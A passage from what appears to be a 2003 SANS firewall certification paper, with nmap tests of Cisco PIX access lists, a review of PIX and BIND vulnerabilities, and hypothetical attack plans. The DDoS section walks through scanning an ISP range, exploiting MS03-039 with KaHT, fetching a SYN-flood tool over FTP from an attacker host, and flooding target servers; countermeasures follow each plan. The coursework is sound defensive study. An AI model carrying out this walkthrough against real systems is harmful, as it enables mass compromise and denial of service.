access-list weboutgoing permit udp host 10.0.3.3 host 19.19.19.19 eq ntp (from
the Web server to NTP source)

access-list weboutgoing permit udp host 10.0.3.3 host 20.20.20.20 eq ntp (from
the Web server to NTP source)

access-list weboutgoing permit udp host 10.0.3.3 any eq domain (from the Web
server to DNS servers)

access-list weboutgoing permit udp host 10.0.3.2 any eq domain (from the Web
server to DNS servers)

From 10.0.3.2 or 10.0.3.3 to 10.0.2.82

Analysis and Test
The 10.0.3.0 network has no direct access to the 10.0.2.0 network so an NMAP
scan to any port should show 'filtered' for both TCP and UDP ports.

CMD: nmap –sT –PT –PI -p 1-65535 –O –T 3 10.0.2.82
 (The 65535 ports scanned but not shown below are in state: filtered)

Scanning for any UDP should show all filtered

CMD: nmap –sU –PT –PI -p 1-65535 –O –T 3 10.0.2.82
Starting nmap V. 3.00 (www.insecure.org/nmap)

74

All 65535 scanned ports on (10.0.2.82) are: filtered

The results verify the Security Policy

From 10.0.3.2 or 10.0.3.3 to 10.0.1.2

Analysis and Test
The 10.0.3.0 network has no direct access to the 10.0.1.0 network so an NMAP
scan to any port should show 'filtered' for both TCP and UDP ports.

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 10.0.1.2
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (10.0.1.2) are: filtered

Scanning for any UDP should show all filtered

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 10.0.1.2
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (10.0.1.2) are: filtered

From 10.0.3.2 or 10.0.3.3 to 10.0.1.34

Analysis and Test
The 10.0.3.0 network has no direct access to the 10.0.1.0 network so an NMAP
scan to any port should show 'filtered'

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 10.0.1.34
Starting nmap V. 3.00 (www.insecure.org/nmap)

 All 65535 scanned ports on (10.0.1.34) are: filtered

Scanning for any UDP should show all filtered as well

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 10.0.1.34
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (10.0.1.34) are: filtered

From 10.0.3.2 or 10.0.3.3 to 21.21.21.21

Analysis and Test
The Test Laptop is given the IP address of one of the NTP servers. The Firewall will allow it through but the Laptop has no NTP services active so the scan will show 'closed'. A UDP scan of port 53 will be allowed through the firewall and will also show 'closed' since the port is closed on the Laptop. These results will verify the configured access-list as being configured correctly.

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 21.21.21.21
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (21.21.21.21) are: filtered

Scanning for any UDP should show all filtered except NTP and DOMAIN

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 21.21.21.21
Starting nmap V. 3.00 (www.insecure.org/nmap)
Interesting ports on (21.21.21.21):

(The 65533 ports scanned but not shown below are in state: filtered)
Port   State   Service
53/udp   closed   domain
123/udp   closed   ntp

TEST #7 and #8

Cisco Pix 525 #2

Access-list to be tested:

These two networks are not allowed access to the Web layer or the internal network. Even though it is not explicitly stated as in the previous access-list the explicit 'deny' at the end of the access-list will account for the denial. The two networks are not even allowed to talk to each other.

From 10.0.1.2 or 10.0.1.34 to 10.0.2.82

Analysis and Test
The 10.0.3.0 network has no direct access to the 10.0.1.0 network so an NMAP scan to any port should show 'filtered' .

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 10.0.2.82
 All 65535 scanned ports on (10.0.2.82) are: filtered

Scanning for any UDP should show all filtered

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 10.0.2.82
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (10.0.2.82) are: filtered

From 10.0.1.2 to 10.0.1.34

Analysis and Test
From one FTP VPN Network to the other access is not allowed. The findings
should verify that.

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 10.0.1.34
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (10.0.1.34) are: filtered

Scanning for any UDP should show all filtered

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 10.0.1.34
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (10.0.1.34) are: filtered

From 10.0.1.34 to 10.0.1.2

Analysis and Test
From one FTP VPN Network to the other access is not allowed. The findings
should verify that.

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 10.0.1.2
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (10.0.1.2) are: filtered

Scanning for any UDP should show all filtered

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 10.0.1.2
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (10.0.1.2) are: filtered

From 10.0.1.2 or 10.0.1.34 to 21.21.21.21

Analysis and Test
Access-list 'vpnsupply' does allow outgoing initiated VPN traffic access for FTP
services to the Supplies network. This will not be tested since the VPN must be
active and running for the test.

Access-list 'vpnparnter' will allow return traffic that was initiated from the Partner
VPN network.

Otherwise, the only initiated traffic allowed is DNS and NTP.

CMD: nmap -sT -PT -PI -p 1-65535 -O -T 3 21.21.21.21
Starting nmap V. 3.00 (www.insecure.org/nmap)

All 65535 scanned ports on (21.21.21.21) are: filtered

Scanning for any UDP should show all filtered except NTP and DOMAIN

CMD: nmap -sU -PT -PI -p 1-65535 -O -T 3 21.21.21.21
Starting nmap V. 3.00 (www.insecure.org/nmap)
Interesting ports on (21.21.21.21):

(The 65533 ports scanned but not shown below are in state: filtered)
Port   State   Service
53/udp   closed   domain
123/udp   closed   ntp

Recommendations for improvements or alternate architectures

Hypothetically, the tests verified that the correct security policy/configuration is in
place on the external facing firewalls. The infrastructure does take more work
and money to implement and manage two firewalls. But having a separate
production set is the best way to go. In reality all the equipment at GIAC will have
a redundant or fail-over clone. For the sake of simplicity I designed a non-
redundant network.

An alternate design would be to have different types of firewalls at the various levels. An example would be possibly an application proxy firewall pair from Symantec (Gateway Security 5400 Series). The Gateway 5400 series offers a full inspection firewall, IDS, anti-virus and Spam prevention all in one box one for production and one for the user network or two pairs for redundancy. A Checkpoint Nokia with Smart Defense guarding the application layer and Cisco Pix shielding the database layer would finish the environment. The downside is the internal IDS can only perform shunning on the Cisco firewalls. However, you still have a Cisco IDS probe external to the network and the Cisco router can be used for 'shunning'.

An attack against the firewall itself

Selected network design:

SANS GCFW Practical Assignment v 2.0, GIAC Enterprises: Your Fortune is
Secure, By: Ben Nelson, August 25, 2003

http://www.giac.org/GCFW.php

Detailed network overview:

I have chosen Ben Nelson's paper because he is using a Cisco Pix firewall
similar to what I am using. His paper is also submitted within the six-month
cutoff.

81

Ben's Cisco Pix is running 6.2.2 code. As of this writing the latest code for Cisco Pix is 6.3(3.109). At time of the writing of Ben's paper the following vulnerabilities exist for Pix code 6.2.2:

1.   According to Cisco there are numerous Caveats yet unresolved at the time of 6.2.2 release. Below is the link for release notes, see Open Caveats:

http://www.cisco.com/en/US/products/sw/secursw/ps2120/prod_release_note091 86a00800b1138.html

A few of the open Caveats have promise for malicious intent but would not apply to Ben's Pix according to his configuration. One example follows:

"CPU Utilization 80-85% when PIX flooded with SIP Invite Messages " (8).

Ben is not using 'Voice over IP' so SIP Invite Messages won't be passing through his firewall so this vulnerability can't be exploited. Secunia also states this vulnerability.

http://www.secunia.com/advisories/8113

2.   More vulnerability's can be found at the following links:

http://www.secunia.com/advisories/7568

"Cisco PIX may crash and reload because of a buffer overflow when handling HTTP traffic for TACACS+ or RADIUS authentication" (9).

Ben is not passing HTTP traffic destined for a TACAC+ or RADIUS server so this won't apply either.

Telnet and SSH vulnerabilities

http://www.secunia.com/advisories/7478

"Cisco PIX Denial of Service " (10).

Ben is using only console access so this vulnerability won't apply either.

SSL vulnerabilities for Pix Device Manager:

"Vulnerability Issues in SSL" (11).

http://www.cisco.com/cgi-bin/Support/Bugtool/onebug.pl?bugid=CSCec31274
(Bugtool requires CCO login)

Since Ben is not using Pix Device Manager this vulnerability won't apply.

After reviewing the known Caveats and latest bugs Ben's Pix configuration doesn't have anything that could be taken advantage of.

He is not using VoIP through the Pix so SIP cannot be exploited for Denial of Service. Due to the absence of SSH, telnet and the IP http Server commands in Ben's Pix configuration it is clear Ben is not allowing telnet, SSH or SSL for Pix Device Manager to the Pix.

This means he is Serial consoling in, truly the best method for secure access.

With what vulnerabilities exist and with Ben's current Firewall configuration there is nothing to exploit that I can readily see.

That said there is no way to get into Ben's Pix firewalls unless you are physically in front of the devices with a laptop and console connection. Maybe I missed it but I didn't see any reference to his method of access in his paper. I reached my conclusions by reviewing his firewall configurations.

I image one could somehow Social Engineer a login and password from someone on the Security Team. But what if Ben is the only admin who has knowledge of those login credentials? Not including his boss having it written down and in a safe place, unlikely that the boss would ever give that out. Then what? And even if you did have the login credentials one would have to discuss themselves and fake their way into the organization with a laptop only to try and find the exact location of the firewall. At that point why bother you are already in the data center. An attacker would have to pass multiple security access points.

On a negative note if someone could do all the above, according to Ben's Pix configuration Logging is turned off. So someone could login without sending off any alarms from the Pix.

Summary

In hindsight no vulnerability I have found above can be used against Ben's Pix firewall since he is not using vulnerable services or features.

Being able to exploit some vulnerability externally is unlikely.

There are no pertinent weaknesses in this version of code that can be seen from various vulnerability web sites such as SecurityFocus, Secunia, eEye etc. Earlier editions of Pix code were vulnerable to the SSH exploitation but Cisco's introduction of 6.2.2 fixed that weakness.

When all else fails one can go to the manufacturer directly to determine of any vulnerabilities. The release notes are the best place to start in researching vulnerabilities.

http://www.cisco.com/en/US/products/sw/secursw/ps2120/prod_release_note091 86a00800b1138.html

Note

The key to exploitation is you can't exploit the vulnerability if the following exists:

If the service or feature is not turned on you can't exploit it.
If a firewall is blocking the device you can't get in to exploit it.
If current Antivirus with updated signatures exist you can't exploit it the vulnerability.
If NIDS, HIDS, or both are present and they are up to date you can't exploit it without being stopped or blocked.
If you don't understand the vulnerability you can't exploit it.

Case in point from the last one mentioned. I have read a number of GIAC GCFW papers referring to exploiting SSH v2 on Cisco Pix. Cisco Pix only has SSH v1 capability. How can you exploit something that doesn't exist?

A Distributed Denial of Service Attack

Comprising 50 Cable/DSL connected systems.

There are a number of steps to go through in an effort to compromise a computer.

1. Research: Choose an ISP that is known to have Cable/DSL connections and subsequent computers. Determine the range of IP addresses they are using. With that you must assume the following:

   - Not all the addresses are in use.
   - Many users will have firewalls.
   - Probably only a handful will have the latest patches and Antivirus.
   - The ISP may be monitoring their connections.

2. Discovery and Reconnaissance: Once you have the IP address range you will need to do the following:

   - Scan for connections that are alive. (NMAP)
   - Scan for the OS (NMAP)
            In this case you will be looking for Microsoft Operating Systems.

3. Compromise tools

   - Choose the vulnerability to exploit.
   - Scan for Vulnerable systems with the ISS tool
   - Choose the Exploit tool.
   - Choose the DDos tool.

4. Launch attack

   Steps in Detail

1. Research

We will choose a fictitious Cable/DSL provider called TheWAY.com (fictious).
Ping www.TheWAY.com to get a public address.

>ping www.TheWAY.com

reply 189.z.34.34.34

reply 189.z.34.34.34
reply 189.z.34.34.34
reply 189.z.34.34.34

Go to ARIN.net at http://www.arin.net. We are seeking to find the address space of TheWAY.com. Enter IP address 189.z.34.34.34 into the whois box. It reveals

189.z.34.34.1 – 189.z.34.34.254 represent TheWay.com.

Now that you have an IP address range you are ready for Discovery and Reconnaissance

2. Discovery and Reconnaissance

You could use NMAP to determine if the addresses are alive, OS, and possible ports open. Or you could just combine a few steps and run a tool from ISS.net that will tell us what computers are vulnerable out of the entire range. If they aren't alive or don't respond then we won't bother with them. If we use such a tool we have to know what we are going to exploit. Probably the easiest OS to hack would be Microsoft computers. Thinking in those terms one of the latest RPC DCOM vulnerabilities would suffice nicely. Specifically MS03-039

Advisory complete details

http://www.microsoft.com/technet/security/bulletin/MS03-039.asp

http://www.counterpane.com/alert-t20031013-001.html

http://www.counterpane.com/alert-t20030916-001.html

To summarize up to this point we have the IP addresses to look at and the vulnerability we want to exploit. Next we want to see who is vulnerable from the range of IP addresses we have.

Step 3 Compromise tools

MS03-039 RPC Vulnerability Scanner – Xfrpcss from ISS

Going to the ISS site:

http://www.iss.net/support/product_utilities/Xfrpcss.php

We download the Xfrpcss tool and path to the directory it in and execute it in the following way:

C:\Xfrpcss.exe 189.z.34.34.1 – 189.z.34.34.254

189.z.34.34.1   [VULN]
189.z.34.34.2   [VULN]
189.z.34.34.3   [VULN]
189.z.34.34.4   [VULN]

It will continue till finished…

This tool meant for good can be used for reconnaissance like we are using it for.

Once we know who is vulnerable we must find a way to exploit the vulnerability. If all goes well and the vulnerability is successfully exploited we should get a command shell from the computer we are exploiting. From there we can download DDOS software and attack the target. If in fact the computer has up-to-date Antivirus software or a firewall blocking connections or both exploitation won't be possible.

Exploit Tool

There are a few ways to exploit the MS03-039 vulnerability two are described below.

1. Use a tool called KaHT which is Win/Tel based

Located at http://www.croulder.com/haxorcitos/kah2.zip

Great Information about KaHT is located at:

 http://www.mail-archive.com/bugtraq@securityfocus.com/msg12467.html

2. Compile the code from the exploit on a Linux computer

The code is located at http://www.k-otik.com/exploits/

Step 4 Launch Attack

Using the KaHT exploit will be easiest but may not be workable due to following:

        a.   All the patched Windows machines.
        b.   Unreliability of the KaHT exploit.

That's why you can at least save time using the tool from ISS to determine what systems are vulnerable. Once you have downloaded and unzipped KaHT path to the directory via command prompt.

Execute in the following manner:

C:\temp\malware\destroyer>KaHT.exe 189.z.34.34.1 189.z.34.34.25 300

If all works you should get a command prompt from the target machine.

Choose the DDos tool

Before you get to the place where you have compromised a computer we have to determine what the DDOS tool will be. The attack I am choosing will be a SYN-Flood attack launched from 50 compromised windows boxes.

http://www.cert.org/advisories/CA-1996-21.html

The tool I am using to launch the Syn-Flood attack is HGod. It is not a distributed DDOS tool like TFN2k but almost all the DDOS tools are meant for Unix platforms. Since the chosen computers are Win/Tel the tool needs to reflect it. So executing one at a time will be necessary.

Exploit is available at:

http://packetstormsecurity.nl/Dos/indexdate.shtml

The target in this attack is the publicly accessible servers web, DNS, Mail, and SSL (104.0.0.10, 104.0.0.15 and 104.0.0.20. The goal is to bombard the servers enough to cause a disruption in service.

Turn on or add the FTP service to your machine or even a compromised computer if the services are installed. Once that is done place the code in the FTP root directory or whatever outgoing directory you choose.

Picking up where we left off we had a command prompt from the compromised Cable/DSL computer. Issue the following command:

C:\ftp x.x.x.x

Where x.x.x.x is your FTP site. Once logged in perform a GET to retrieve the HGod.exe attack executable.

HGod.exe has a number of options:

From the command prompt execute the following command:

This will Syn-Flood the HTTP server of 104.0.0.10

Would any of your methods be noticed (log files, IDS)?

I believe the router would not notice the attack or firewall since neither has logging enabled or logs being sent to a logging server for alerts. His IDS would most definitely pick up the attack. But it is not written in Ben's paper whether alerts or shunning are set up.

What stealth techniques could you use to avoid detection?

This attack is pretty noisy and subject to alarm. You can't fragment the packets because you don't have any data to fragment. So you can't evade the IDS.

Would that attack be successful?

From the viewpoint of the firewall and even the border router? Yes, because no features have been activated to guard against such an attack. So the attack would be felt full force by the servers being attacked. From the server viewpoint it is unknown at this point whether or not a Denial of Service will occur. A lot of factors come into play: current overall load on the servers, processor size and number as well as TCP parameter settings. From the viewpoint of the Snort IDS I believe the attack would most definitely be picked up. I didn't read of any alerting system in place in Ben's paper and there is no dynamic way for Snort to block the attack at least not mentioned in the paper.

Countermeasures

In order to guard against this type of attack either of two features would need to be enabled on Ben Nelson's firewall of border router. For the Cisco router TCP Intercept could be enabled and that would stop the attack. With TCP Intercept the router will handle the TCP handshake on behalf of the servers. I don't see that feature active in Ben's border router. A gotcha with TCP Intercept is that it is Feature Set specific. Meaning the router will need to be running Enterprise IOS Code in order to get the feature. The code with that feature must be installed specifically onto the router. If it wasn't ordered that way the router won't have it and you can't use the feature. There is no indication of what feature set the routers code is.

A similar feature can be performed on Ben's Firewall plus the addition of setting the maximum connections and half-open connections allowed. Specifically, for the Cisco Pix when you use the Static command you can state the maximum connections allowed and maximum half-open or Embryonic connections allowed to the server. This feature is called 'SYN Floodguard'. Once these have been

exhausted the Pix firewall will take over by intercepting and proxying (on behalf of the server) any new connections. This last feature is called TCP Intercept. (Reference for Cisco Secure Pix Firewalls) I don't see those setting on Ben's firewall in his static statements.

An attack plan to compromise an internal system

Select a target and explain your reasons for choosing that target

I will choose the DMZ DNS/Mail server 104.0.0.15. Both TCP and UDP port 53 and
TCP port 25 from 'any are allowed to access this server. Ben's server is set up to be an authoritative server for GIAC Enterprises. That is why TCP and UDS port 53 are allowed in from the Internet. This set up will always leave DNS servers very vulnerable. In this case Ben's DNS server is running BIND version unknown. Vulnerabilities through version 9.2.x are known to exist with the arbitrary code execution possible.

http://www.secunia.com/advisories/8246/
http://www.isc.org/products/BIND/bind-security.html
http://www.cert.org/advisories/CA-2002-15.html

One possible exploit if the BIND version is sub 9.x:

groups/teso/teso-nxt.tar.gz

Located at:

http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=bind&type=archives

My interest in this particular server stems from the access-list that is present in the perimeter firewall installed on the DMZ inside interface.

Access-list dmz_in permit tcp host 192.168.10.5 any eq 53
Access-list dmz_in permit udp host 192.168.10.5 any eq 53

What these entries mean is that the DNS server can go anywhere including the internal network! The only limitation would be it must be via port 53. This server is an excellent launching point to get into the internal network, compromise an internal machine and then attack servers behind the second set of firewalls. The

filters on the second firewall are unknown at this point. More than likely the internal users are allowed to access the servers behind the second firewall.

Steps to compromise:

Use the 'dig' command to determine the BIND version:

#dig @104.0.0.15 version.bind txt chaos

Under normal circumstances this command would yield the version of BIND running on 104.0.0.15 or any other DNS server but as a countermeasure Ben has obfuscated the version string on this server making this command unusable as documented in his paper.

His other inside Master DNS server is running BIND version 9.2.x. What specific BIND version the DMZ server is at this point is unknown but I would assume that the publicly assessable DNS server is running the same version of BIND. Sub-version unknown. That last part is very critical. It's the difference between vulnerable and not vulnerable. According to ISC.org 9.2.0 and 9.2.1 are vulnerable to the LibBind Buffer Overflow (11). In order to execute the attack a 'man-in-the-middle' attack would need to take place between the DNS server of 104.0.0.15 and some other DNS source. The connection would have to be sniffed in order to grab the reply back to Ben's server. That alone is unlikely since you would have to be physically present at the equipment in order to sniff.

See below link.

http://packetstormsecurity.nl/advisories/cert/CA-2002-19.resolver

If you could someone how do that sending a malicious DNS response to a DNS inquiry would be necessary in order to execute any arbitrary code. Details in executing this exploit are not available or easily found at the time of this writing. Whether or not using this attack would be successful is based entirely on what specific version of BIND Ben is using. If Ben is using 9.2.2 BIND he is guarded against attack at least at the time of this writing.

At that point we would merely have to guess and run a number of known exploits to see if they will work.

The latest exploits take advantage of recursive queries.
http://www.isc.org/products/BIND/bind-security.html

As a second countermeasure Ben has disabled recursive queries except for other DMZ hosts. He is also limiting his zone transfers to only a single secondary

DNS server of the chosen ISP (his access-list proves this) while all other zone transfers will be from his master DNS server.

Would any of your methods be noticed (log files, IDS…)?

In running any of the possible attacks above I would think if the Snort IDS is up to date it would catch any exploits the Ben's DNS server. The perimeter devices are not set up to catch it or stop it.

Countermeasures

A more secure method of doing DNS is to use the DNS services of your ISP. They will have the Authoritative DNS server(s) for GIAC Enterprises. When internal users need public DNS information GIAC Enterprise DNS server will simply forward the request to the ISP's DNS servers. Any changes needed in Public DNS are merely requested of the ISP and then done in a timely manner.

Ben has already instituted a number of measures to guard his DNS server. More hardening advice is available at:
http://www.securiteam.com/unixfocus/5UP0L0U5GY.html

The best assurance can be gained from eliminating the 'any' from

Access-list dmz_in permit tcp host 192.168.10.5 any eq 53
Access-list dmz_in permit udp host 192.168.10.5 any eq 53

and denying 'anything' to the internal network. Better yet these two ACE lines can be eliminated since the zone transfer will be initiated from the Master DNS server inside the network. The Stateful Inspection nature of the Cisco Pix makes these two ACE lines unnecessary.

References

1. "X.25 and LAPB Commands."
   http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fwan_r/x25cmds/wrfx251.htm - 1037758 (18 August 2003)

2. "Configuring TCP Intercept (Preventing Denial-of-Service Attacks)." Cisco IOS Software Releases 12.1 Mainline.
   http://www.cisco.com/en/US/products/sw/iosswrel/ps1831/products_configuration_guide_chapter09186a00800d9818.html (18 August 2003)

3. "Integrated Intrusion Detection System Commands." Cisco IOS Software Release 12.1.
   http://www.cisco.com/en/US/products/sw/iosswrel/ps1831/products_command_summary_chapter09186a00800880a6.html - 1023149 (15 July 2003)

4. "Configuring System Message Logging."
   http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/sw_5_5/cnfg_gd/logging.htm (25 July 2003)

5. "Configuring IP Services."
   http://www.cisco.com/univercd/cc/td/doc/product//software/ios121/121cgcr/ip_c/ipcprt1/1cdip.htm - 1000964 (25 July 2003)

6. "Configuring IP Access Lists." Cisco IOS Firewall. Document ID: 23602.
   http://www.cisco.com/en/US/products/sw/secursw/ps1018/products_tech_note09186a00800a5b9a.shtml#sum (17 August 2003)

7. "Configuring IP Access Lists." Cisco IOS Firewall. Document ID: 23602.
   http://www.cisco.com/en/US/products/sw/secursw/ps1018/products_tech_note09186a00800a5b9a.shtml#sum (17 August 2003)

8. "Cisco PIX Firewall Release Notes, Version 6.2(2)." Cisco Pix Firewall Software.
   http://www.cisco.com/en/US/products/sw/secursw/ps2120/prod_release_note09186a00800b1138.html#88643 (27 Sept. 2003)

9. "Cisco Pix Vulnerabilities." http://www.secunia.com/advisories/7568 (3 Oct. 2003)

10. "Cisco Pix vulnerabilities." http://www.secunia.com/advisories/7478 (3 Oct. 2003)

11. "Bind Vulnerabilities." http://www.isc.org/products/BIND/bind-security.html (23 Oct. 2003)

Akin, Thomas. <u>Hardening Cisco Routers</u>. Sebastopol: O'Reilly & Associates, Inc., 2002. 63-64, 66, 110.

Chapman Jr., David W. <u>Cisco Secure Pix Firewalls</u>. Indianapolis: Cisco Press, 2002. 148-173.